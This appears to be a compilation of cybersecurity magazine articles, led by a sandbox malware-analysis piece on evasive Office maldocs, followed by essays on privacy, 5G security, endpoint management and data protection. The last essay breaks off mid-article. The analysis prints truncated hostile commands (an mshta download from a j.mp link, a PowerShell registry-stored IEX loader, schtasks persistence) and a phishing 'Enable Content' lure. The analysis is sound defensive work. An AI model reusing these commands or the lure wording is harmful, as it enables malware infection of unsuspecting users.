MD5: 657C250FFC420419397E8519BCE56049
Start: 19.11.2020, 11:35 Total time: 90 s
macros macros-on-close trojan lokibot opendir
Indicators: Tracker: Lokibot
Processes ☑ Only important

```
2644 POWERPNT.EXE "C:\Users\admin\Desktop\法案19-11-2020.ppt"   1k 788 224
  4040 mshta.exe http://%748237%728748@j.mp/aksookkdkaskodkok...   1k 198 256
    3832 schtasks.exe /create /sc MINUTE /mo 80 /tn ""lunkicharkhi...   89 0 48
2888 WMI powershell.exe ((gp HKCU:\Software).juggga)|IEX   2k 347 292
  1908 calc.exe PE "{path}"   lokibot 978 34 113
```

- Office files may contain macros on close that execute only after a user shuts down the active window or Excel sheet. You can investigate the sample that demonstrates the case.



Microsoft Office Word 2020 Helper

View errors:
1. The document was downloaded from the Internet, protected for online viewing.
2. The document contains out-of-resolution images.

Solutions to the problem:
1. If the document was downloaded from the Internet, click "Enable Editing".
2. To convert image size and view content, click "Enable Content".

Corporate Document #11/9/2020


According to the company's rules, the document is available only on desktop computers.

Document_11_9.doc
MD5: BC0CC1E707B236FBD5CF9B27FF3C9461
Start: 10.11.2020, 11:50 Total time: 480 s
macros macros-on-open macros-on-close evasion trojan trickbot loader stealer maldoc-8
Indicators: Tracker: Trickbot
Processes ☑ Only important

```
                                   341 57 116
  3000 asdpogasdjabn.exe PE        761 0 78
    2320 wermgr.exe      trickbot  1k 5k 68
      1096 cmd.exe       trickbot  577 95 93
      1520 cmd.exe       trickbot  394 66 63
        2844 ipconfig.exe /all     134 64 66
```


- Some malicious documents are encrypted. They require a user to insert the password mentioned in malspam to open them. That way, maldocs avoid both detonations in basic sandbox solutions and scanning of its contents because of the encryption. Automatic utilities can’t keep up with these features.

- Several samples add themselves into autorun and quit execution. They wait for system reboot where they have been executed. The task with the system restart is a great illustration. However, it can be a challenge for sandboxes that lack interactive access.



KTB-TR.xls
MD5: 72E371542AD6FDA96BB3FC3B1EE68D92
Start: 19.01.2020, 22:59 Total time: 365 s
Win10 32 bit Complete
1728 EXCEL.EXE "C:\Users\admin\AppData\Local\Temp\KTB-TR.xls"

- Microsoft Office files also may require interactive scenarios. After a file is opened, it adds itself to the Microsoft Office's startup folder. So, to execute the malware a user needs to open the Office file one more time. You can try it yourself in the following example.



maldoc.doc
MD5: A60F86192F4F09CD6128DD091C1AF549
Start: 18.09.2019, 11:04 Total time: 120 s
Win7 32 bit Complete
Tracker: Danabot
2788 WINWORD.EXE /n "C:\Users\admin\Desktop\maldoc.doc"
3112 COM iexplore.exe -Embedding
2068 iexplore.exe SCODEF:3112 CREDAT:71937
2820 WINWORD.EXE /n "C:\Users\admin\Desktop\listenhighly.rtf"
2472 rundll32.exe C:\Users\admin\AppData\Roaming\MICROS~1\W...


Thankfully, there is a way to detect these sly types of malware. The interactive approach of ANY.RUN service allows performing actions as a user does. And unlike automatic services, it allows overstepping evasion techniques. The most precious point, it saves time for analysis. You get the first results within seconds.

Malware will continue to evolve. The more defense approaches appear against them, the more complicated evasion techniques crooks will design. Cyber specialists must update their knowledge of modern and advanced ways to defeat malware. The same applies to detection tools that can save time and produce results.

About the Author

Stas Gaivoronskii is a malware analyst at ANY.RUN, the first interactive online malware analysis sandbox. He has more than 9 years of experience in the digital forensics field and 2 years in malware analysis.

Stas can be reached out online at s.gaivoronsky@any.run and at our company website https://any.run.



Monetising Customer Data Without Their Knowledge Is Unethical and Must Stop

By Sridhar Iyengar, MD, Zoho Europe

Large tech corporations have started turning into surveillance companies, tracking the behaviour of businesses and users who have become heavily reliant on their services and platforms. Through advertising-first business models, Big Tech is increasingly putting user and business data at risk. The more tech companies know about their users, the more they can direct them to goods and services that they are most likely to buy and in turn create more competition in the market.

Bespoke capitalism is what has turned some of the world's best known tech giants into the wealthiest companies in the world. This motivation for profit has pushed Big Tech to compete in data collection on a large scale. The better the data, the higher the profits.

Adjunct Surveillance

Adjunct surveillance is when a company monitors user behaviour through another business tool. For example, when using some email services, activities are being tracked across the internet the entire time the user is signed in. Other business tools might have a tracker or cookie embedded on webpages or in product, meaning that the app can still track activities, even if the user is not logged in.

B2C practices surrounding customer data are leaking into the B2B world at an alarming rate. Companies such as social networks and search engines are now regularly being used by many businesses, without thought around what the true pay-off is. For example, if using a third party to measure web analytics, companies can expose their customer data through trackers to that third party, who then use it for commercial gain. Customers are not made aware of this.

This is dishonest and corrupt behaviour. How far will boundaries continue to be pushed in concealing this from customers? We urge SaaS companies to not just focus on their own policy and practices but ensure they can keep their customer data privacy promises through taking note of the practices of any third party applications used on their web properties and ensuring compliance with their policy. Moreover, as per data privacy laws all customer information exposed to any third party has to be done only with the consent of the customer.

Online advertising and privacy do not mix, and some businesses may not truly understand the problems that occur when using third party applications with trackers on their own properties, and these organisations must be educated.

What can be done?

When we created Zoho we wanted to deliver what was best for our customers, not just in terms of functionality but also ensuring that their privacy is always kept safe and secure. In 2019 we removed all tracking software from third parties on our websites and applications and closed loopholes to achieve enhanced privacy for our customers. Other businesses, however, are still exploiting these aspects to generate revenue from third-party ad trackers.

We urge every business to audit their models carefully and ask the following questions:

1. How much customer data do you need in order to serve your customers better without compromising their privacy?
2. How much customer data is exposed to other third parties through your business operations, and is any potential financial gain worth risking the compromise of customer privacy? How transparent are you to your customers on this - has the data been collected with customer consent?
3. What is morally correct in your treatment of customer data, rather than what provides the most immediate commercial gain?
4. What new steps can you take to ensure customer data privacy?

The Problem with Big Tech

The other way that information is being mishandled, involves direct partnerships between technology companies and software vendors.

Most software vendors monitor customers, users, and prospective customers through cookies, or ‘trackers’ placed using simple embedded code. Software companies pay a large fee for advertising online and want to know metrics about whether that investment is translating to increased traffic and revenue. These companies rely on free services such as analytics or tag management or usage stats provided by Big Tech companies and in turn pay by exposing user data. Unrecognised by users, SaaS vendors will run trackers to watch user behaviour, check their click-through rates, and then share that information with third-party ‘surveillance’ companies.

Consumers tend to gravitate towards to Big Tech surveillance companies because their services are offered for free — knowing on some level that they are actually paying with their data. Businesses, however, use these and other surveillance companies' services because they are mostly free and require minimal work, usually just embed a little code. In this case, businesses are paying with user data often without notifying said user. Both consumers and businesses are putting themselves at risk because the services they or their companies prefer are available for free, or because they are easy to implement, shortening go-to-market time.

How to combat the problem?

The safest strategy businesses can implement concerning software to use is carefully research before continuing to operate. Larger companies may decide to build certain tools that help to ensure that employee data stays safe, but the cost and sophistication of this can be prohibitive for small and midsize companies. Not surprisingly, this option is the least common model of the three.

If today's businesses do not act on privacy settings soon, they may face many potential risks, such as losing key employees or damaging their company's reputation. On the flip side, educating employees in good faith has several benefits for business owners, such as attracting talent and building trust with their workforce.

There is great appeal in working for a company that is open and honest about how data and privacy may be affected when on company time, but employers and employees must work together to fight against surveillance and technology that compromises data security and privacy.


The future of Adjunct Surveillance

One solution to this privacy security problem would be for businesses to detach themselves from these companies. In the future, business decision makers will be faced with a choice: to chance their model or continue to be involved with Big Tech’s spying and data collection. Regulation may be what is needed to check on the data being used by Big Tech.

About the Author

Sridhar Iyengar, Managing Director, Zoho Europe. Sridhar heads the European Operations for Zoho Corporation. He has spent over 2 decades building B2B software and has played leadership roles in Product Management, Business Development, Marketing and Engineering. He is no stranger to public forums on topics ranging from building a strong product culture to how technology is changing the world. Being part of the Zoho team since its inception, he has thoroughly enjoyed the journey from a bootstrapped start-up to a global software product company. Follow him @isridhar

Sridhar Iyengar can be reached on twitter at https://twitter.com/iSridhar?s=20 and the company website is https://www.zoho.com/



More Power, More Responsibility

What the Defense and Intelligence Communities Need to Know About 5G

By Brian Green, Senior Vice President, Booz Allen Hamilton

With the potential to revolutionize global telecommunications, fifth-generation mobile technology (5G) forges connections between physical devices and the digital world – creating new opportunities to share, compute, and act upon information with unprecedented speed and at an unheard-of scale. For the defense and intelligence communities, 5G opens myriad possibilities to address operational needs, enhance mission readiness, and gain new organizational advantages – imagine, for example:

- Stronger defenses and intelligence gathering capabilities via sensors, artificial intelligence (AI), and edge computing that rapidly receives, analyzes, and acts on massive amounts of data in near-real-time
- Integrated smart sensors on drones and warfighter equipment that enhance battlefield visibility
- Safer, more realistic, and cost-effective training by implementing augmented/virtual reality
- The perimeters of “smart bases” secured by edge computing-powered monitoring systems and automated alerts

- Autonomous vehicles for high-risk missions, and safer, more timely equipment maintenance via remote technical experts

These scenarios are incredibly promising—but we're not there yet. To fully tap into the maximum potential of 5G, intelligence and defense communities must rethink several aspects of cybersecurity.

The transformative changes powered by 5G, while holding great promise, can also bring new risks, from vulnerabilities in the networks themselves to a vastly expanded attack surface. "New 5G-enabled masts, built and operated by a plethora of companies and governments to varying levels of assurance, will have new vulnerabilities exposed and create new ingress points for attackers to exploit," Information Security Forum Managing Director Steve Durbin wrote in *Cyber Defense Magazine* last year.

Booz Allen recently took an important step in this area by assembling experts in cybersecurity research, engineering, and threat intelligence to consider what 5G threats might look like. By examining each component of the 5G ecosystem, we gained insights into vulnerabilities that adversaries could exploit, along with motivations, the potential impact on organizations and users, and ways operators could mitigate their risk. Highlights and guidance follow.

(1) Reinforce the expanded attack surface

5G makes possible the increased usage of virtual machines, resulting in greater agility, scalability, and cost-efficiency. Yet picture the following scenario: A sophisticated threat actor manipulates a 5G network's virtualized infrastructure manager, misdirecting network routing decisions or reducing its ability to schedule, scale, and optimize resource utilization. Or imagine a threat actor with stolen credentials gaining access to a cloud-hosted virtual machine. The adversary then pivots to the underlying host infrastructure, enabling access to sensitive data and other critical network elements.

For intelligence and defense organizations, such scenarios could be disastrous.

Organizations can mitigate these threats through hardening virtual resources, equipping virtual machines with endpoint detection and response capabilities, and using a zero-trust model to enforce additional layers of inspection, validation, and access controls.

Another defense is to expand visibility into the network. Through aggregating and analyzing logs from non-standard parts of the infrastructure, operators can detect anomalous activity early and accurately. Furthermore, security products implemented at abstracted layers of the cloud core infrastructure can help detect even the most sophisticated adversarial actors or be deployed in remote areas.

Adaptive technology platforms and analytics tools can also aid in helping defense and intelligence communities stay ahead of ever-changing threats. For example, Continuous Diagnostics & Mitigation (CDM) programs help to easily integrate and operationalize capabilities with a seamless, agile process by providing valuable network data that in turn can be used for actionable defense intelligence.

(2) Guard against supply chain compromise

While 5G can positively impact intelligence and defense organizations, the technology can also bring new challenges by introducing complexity into supply chains. 5G networks are attractive targets for data breaches and disruption—and a virtual network firewall is one-way in. Say an adversary inserts a backdoor into a popular virtualized firewall's codebase. The threat actor then uses the backdoor to steal sensitive information and posture itself for network degradation activities. The adversary further leverages its newfound access for covert infiltration/exfiltration activities through the firewall to the rest of the network, including the 5G infrastructure. Supply chain attacks are only increasing in severity as we saw with the recent SolarWinds breach. The new connectivity enabled by 5G will up the ante.

Network telemetry analysis to identify irregular network activity is a good foundation for protection. Beyond this, operators can mitigate such a threat by giving similar attention to the security of supply chain partners as the organization itself. Specific to a virtual network firewall, it's important to diversify vendors in the 5G environment and creating a strong DevOps practice with a continuous integration and deployment pipeline that supports joint agile delivery with virtual network firewall suppliers.

(3) Take extra steps to secure new technologies

As 5G enables advanced digital technologies like AI and machine learning (ML), it also gives adversaries new places to lurk and ways to attack. Consider an adversary poisoning the AI-powered network optimization functions at an industrial operation like an oil refinery. The facility might greatly underestimate its available network bandwidth, causing highly synchronous devices to react aberrantly and damage equipment.

Organizations running AI over 5G need to protect the baseline from day one, with internal and external security precautions that ensure a threat does not live undetected within the 5G environment. One way to detect manipulation as early as possible is by maintaining a secure database of reference points, archived off the network, for analysis and comparison. Operators can use an encrypted path between log source and AI model or a blockchain method for recording and disseminating log data in a trusted manner. Another valuable method is to secure workloads and protect data by deploying a secure cloud environment that allows for the ability to encrypt data at rest and deploy in-line packet inspection and passive Secure Sockets Layer (SSL) decryption for traffic into and out of the cloud.

5G can also be used to speed intelligence collection at the edge, combining real-time data collected from a drone with behavioral detection analytics – the results of which can be shared with operatives on the ground in near-real-time. While the expansion of endpoints is poised to help empower the intelligence and defense communities, the proliferation of connected and interconnected devices requires proactive, relentless security. One powerful approach is deploying purple teams where offensive experts – the red team – simulate adversaries while defensive experts – the blue team – measure and improve prevention, detection, and response in real-time.

(4) Pay special attention to network segmentation and slicing

For ICS and operational technology (OT) environments, 5G offers great potential for supporting innovations like a vastly expanded industrial Internet of Things (IIoT). Yet the marriage of 5G networks and ICS/OT will again expand the attack surface. As former National Security Agency deputy director

Richard Ledgett Jr. has said, lack of and lapses in industrial control systems (ICS) security presents a serious vulnerability for industry and the nation.

Current ICS/OT environments rely on network segmentation to mitigate cyber risks. Though migration to 5G will maintain a similar level of segmentation in most cases, centralization of network operations and data collection to a layer-agnostic hub or edge network will appeal to attackers as a way to directly access physical operations and wage disruptive and destructive attacks. Network slicing, which allows internet service providers to divide the network based on the needs of each device, is another 5G-related area of vulnerability.

Innovations like AI can also help mitigate the risk. Say a threat actor accesses a manufacturer's orchestration controller to modify authentication controls. The adversary then breaches the OT networks of other organizations to steal proprietary process control data.

Organizations can use AI applications segmented from the orchestration components to detect and alert on abnormal slicing behavior. They can also use automation to segment off potentially comprised portions of the slicing environment, isolating weak network links, and minimizing degradation to network operations.

(5) Plan your 5G migration strategy

Network segmentation and slicing are two examples of approaches organizations should consider when migrating ICS and OT networks to 5G. Factors like legacy technologies and technical debt also complicate the picture. How can organizations prepare for 5G attacks and minimize their risk?

- **Address "tech debt" in advance:** Before deploying 5G in IIoT environments, address known security flaws and outdated technologies by layering security controls such as ML-based traffic monitoring.

- **Harden underlying structures:** Ensure that systems are as up to date as possible. Consider upgrading devices that are unsupported by manufacturers and ask vendors about communications protocols that may be more secure than legacy protocols.

- **Strategize 5G network architecture:** Do you plan to implement a private 5G network or a managed commercial solution? Consider the implications of each option, and the possible impacts stemming from centralizing network layer management. Also, consider how your security detection stack will identify and alert on attacks in IIoT environments.

Looking to the future

With its unprecedented ability to share and compute information and make it actionable, 5G offers defense and intelligence organizations great promise for addressing operational needs, enhancing mission readiness, and gaining new advantages. Organizations can mitigate their security risk by anticipating and modeling the threats, and continuously adapting their defense and intelligence strategies as their security posture evolves.

Brian Green is a senior vice president at Booz Allen Hamilton.

About the Author

Senior Vice President Brian Green is a leader in Booz Allen's Cyber Account business supporting the U.S. Cyber Command, Service cyber components, and national security clients. His focus is on cybersecurity, cyber capability development, and security of next generation network architectures such as zero trust networks and 5th generation mobile networks.

Before rejoining Booz Allen, Brian was President of Ponte Technologies, a cybersecurity services business where he led corporate strategy, contract management, and business development for the company's government and commercial businesses. Prior to his time with Ponte Technologies, Brian spent 15 years at Booz Allen. As a Principal, he led the firm's penetration testing and advanced persistent threat detection capabilities. Brian led client delivery efforts in security product testing, advanced persistent threat hunting, wireless security, information assurance architecture, systems security engineering, and vulnerability analysis primarily focused on intelligence community customers.

Early in his career, Brian served in a tactical communications unit as a communications engineer in the U.S. Air Force, and later as a technical surveillance countermeasures and wireless security researcher at the National Security Agency. He is a certified information systems security professional (CISSP), a certified project management professional (PMP), and a graduate of the U.S. Air Force Academy with a B.S. in electrical engineering.

Next Generation Software Fills Some Gaps – But Agencies Still Need Accelerated Visibility and Control of Endpoints

By Boyd White, Director, Technical Account Management, Tanium

Endpoint management is critical as agencies try to secure the knowns and unknowns in their IT environments. As cybercriminals become more sophisticated, IT teams need to not only mitigate known cyber breaches – but also need faster visibility and control when cybercriminals adapt their techniques. The recent threat of compromised software at SolarWinds is a good example of the quick pace in which agencies were forced to identify risks in record time and respond with never before expected speeds.

Traditionally, agencies have favored the myriad of compensating controls – mechanisms engineered to respond after a breach has occurred. This leads to tool sprawl – adopting too many one-off specialized solutions that complicate risk decision making. Too many tools negatively impact productivity, complicate management workflows, and dramatically inflate costs.

Too often, IT teams use compensating controls as a safety net, as they are easier to install and not nearly as complicated to manage as baseline controls – mechanisms put in place to protect information systems and endpoints before a threat occurs. Compensating controls should not be an agency's primary defense. The efficacy rate of compensating controls dramatically decreases when it comes to blocking new threats.

These controls should be treated as the name describes, compensating for the rare occasion in which proper baseline controls around privileged access and code execution do not cover the threat. With compensating controls, IT teams will not know about a breach until it occurs – putting data and systems at risk, and creating more work to fix the issue after the fact.

Next generation software – antivirus, for example – is a type of compensating control designed to solve a specific problem. It was created to fill unprotected gaps in the network left by legacy antivirus software, and incorporates advanced technology to help agencies detect, respond to, and prevent various types of cyber threats in real-time.

But, do agencies need more next generation software or are they just chasing diminishing returns? Think of it like the evolution of cars – we created the seatbelt, then we created the airbag. But, we never got rid of the seatbelt. Next generation software is the airbag – and we don't need more airbags. We need to know which cars are crashing and take them off the road - quickly. Agencies need to know where the gaps in their networks are so they can fill them. To do this, agencies need faster and more real-time visibility and control of their endpoints.

As agencies strengthen preventive security with baseline controls, they should adopt a holistic risk management approach that uses accurate and real-time data to reduce risk and improve security.

Leveraging a single platform that integrates endpoint management and security unifies teams, effectively breaks down the data silos and closes the accountability, visibility, and resilience gaps that often exist between IT operations and security teams. Hackers can no longer hide in the long timelines that it takes for teams to coalesce and remove threats.

A truly unified endpoint management platform approach also gives agencies end-to-end visibility across divisions, end users, servers, and cloud endpoints – giving them the ability to identify assets, protect systems, detect threats, respond to attacks, and recover at scale.

As agencies consider the opportunity to modernize security – investing in modern, advanced, intelligent, and flexible technology and advanced intel to secure users, endpoints, and information will deliver the best return on investment — and most important, best serve the mission.

About the Author

Boyd White is the Director of Technical Account Management at Tanium. Boyd has spent 15+ years of his life dedicated to advance the goals of information security in both the public and private sectors. In his spare time, he enjoys reading, tinkering with electronics, and playing video games. Boyd can be reached online at boyd.white@tanium.com, on LinkedIn, and at our company website http://www.tanium.com

2021 Cybersecurity Outlook: The More Things Change, The More They Stay the Same

By Nir Gaist, Nyotron, Founder

Cybersecurity has gone through many phases over the last few decades. Today, we hear about a new, more volatile-than-the-last attack every day that has the potential to disrupt business. These cyber threats are hazardous to company structure and can lead to interruptions in production and loss of revenue. While these attacks may seem unavoidable, it is important to understand that a proper cybersecurity strategy, with the right defense mechanisms in place, can improve your security posture by tenfold and leave you in a better place than most companies.

Nowadays, pretty much everything can be hacked and used as an entry point into a company's network, including laptops, cell phones and even smart thermometers. While it's great to have a plethora of options to stay online and access data, it's important to understand that all of these access points need to be monitored and protected. Additionally, to make matters worse, hackers are using the technology cybersecurity vendors rely on to protect enterprises, such as AI, and adapting it for malicious intent.

With the height of phishing attacks, more than 60,000 websites were reported in March 2020. Phishing trends during the second half of the year ranged from fake internal emails touting new health benefits to run-of-the-mill, password reset emails that exploited the physical gulf between employees and the IT department. Hackers are ready to take advantage of whatever may happen next, cyber threats will continue to evolve in 2021.

Here's what I believe is on the radar for the cybersecurity industry this year.

The Future of Cyber Threats:

COVID-19 is Here to Stay, Virtually

The pandemic is not going away, at least not from the attacker's standpoint. Mass fear and uncertainty have always served as ultimate 'opportunities' for scams and other, brand new creative attack vectors. While we are all on the lookout for long-awaited vaccines, we should also beware of related scams and messages, as these will surely become a major vector for fake news, misinformation, and malware delivery.

More Infrastructural Vulnerabilities

As many organizations are adapting to the new WFH normal, some are even embracing it and have already made it their forever normal. While remote employees have always been there, most organizations' security theater is not there yet. This reality draws more attacker attention to the infrastructure, and, as the old saying goes - the more popular the product, the more vulnerabilities will be found in it.

More Data Gets Encrypted, and Voila!

Yes, ransomware. But not that old pay-to-decrypt modus-operandi that we all know. With a rapidly growing budget most VC-backed startups are dreaming of, these ransomware groups are becoming really slick, well organized and pretty darn effective. New pressure techniques and incentives of payment are evolving with recent attacks, where encryption of data is sometimes left out in favor of exfiltration. We should certainly prepare for bolder, more sophisticated techniques.

What is The End of It All?

Why Preparation is the Key to Success

While the situation may look grim, there is hope. One-way companies can stay protected is through the positive security model. This approach to security maps the finite “good” behavior rather than all the possible mischief blocking any process that isn’t a legitimate file system operation. The strategy is particularly beneficial to SMBs, as it can act as a standalone measure of defense or complement existing tools without breaking the bank.

At the heart of any good security strategy is a simple concept: awareness. That goes for both what assets you need to secure, and what threats you may face. Without proper awareness, business may not even understand the vulnerabilities hackers may take advantage of, leaving them a sitting duck to be attacked.

Where Do We Go Next?

It is a battle that has gone on for ages and will continue. While future malware may end up being more complicated than existing ones, it’s crucial to realize that the cybersecurity industry we’ll never be able to predict what the next zero-day will entail. Rather than predict the future, simply understand that malware is just a vehicle for hackers to get to their end goal of accessing your information and compromising your business. Truth be told, 100% protection will never be achieved without completely disconnecting from the internet. Hackers are just too smart, and threats are constantly evolving. However, companies can achieve the best protection possible by implementing the proper protocols and ensuring that every possible entry point into your network is secured. This due diligence will lead to your company being more secure than most, making you a tougher target for cybercriminals.

About the Author

Nir Gaist is a senior information security expert, ethical hacker, and a gifted individual. He started programming at age 6 and began his studies at the Israeli Technion University at age 10. Nir holds significant cybersecurity experience after serving as a security consultant to some of the largest Israeli organizations, such as the Israeli police, the Israeli parliament, and Microsoft's Israeli branch. He has vast experience in penetrating networks for risk management purposes as well as deep knowledge in security breaches and unknown threats. Nir can be reached online at Nir Gaist and at our company website https://www.nyotron.com/

Protecting Human Rights in The Era of Cyber Information Warfare

By Edwin Weijdema, Global Technologist, Product Strategy at Veeam

Disinformation is undermining the limitless potential of technology to be a positive force for industries, businesses and communities.

In the current global landscape, barely a conversation goes by without mention of “*fake news”* and its ability to mislead critical discourse regarding events such as elections and current affairs around the world.

Combined with the fact that the definition of privacy is constantly being redefined in the age of ‘surveillance capitalism’, this means it’s a not-so-metaphorical minefield out there when it comes to safeguarding our data.

In light of this, the onus is increasingly on data protection and cybersecurity technologies to protect the integrity of our human rights in the face of cyber information warfare. But businesses too must ensure they remain on the right side of using data ethically, compliantly and securely.

Data Protection Day is an opportunity to explore some of the technologies leading the way in the fight against cyber (dis)information and how businesses can take up arms to protect our rights as employees, consumers, and citizens.

Data protection as a human right

Unbeknown to some, data protection is a human right. In Europe, it's for this reason that we celebrate Data Protection Day, which this year marks the 40th anniversary of the Council of Europe's Convention for the Protection of Individuals with Regard to the Automatic Processing of Personal Data.

Or in short – Convention 108: the treaty that spawned the first European Union-wide data protection laws, which is today covered within the General Data Protection Regulation (GDPR).

Despite the significant financial and reputational damage for failing to protect this basic human right, it's data protection, or rather a lack of, which continues to grab headlines.
Fortunately, data protection and cybersecurity technologies are striving to change this.

Technology: a vital weapon in the fight against cyber information warfare

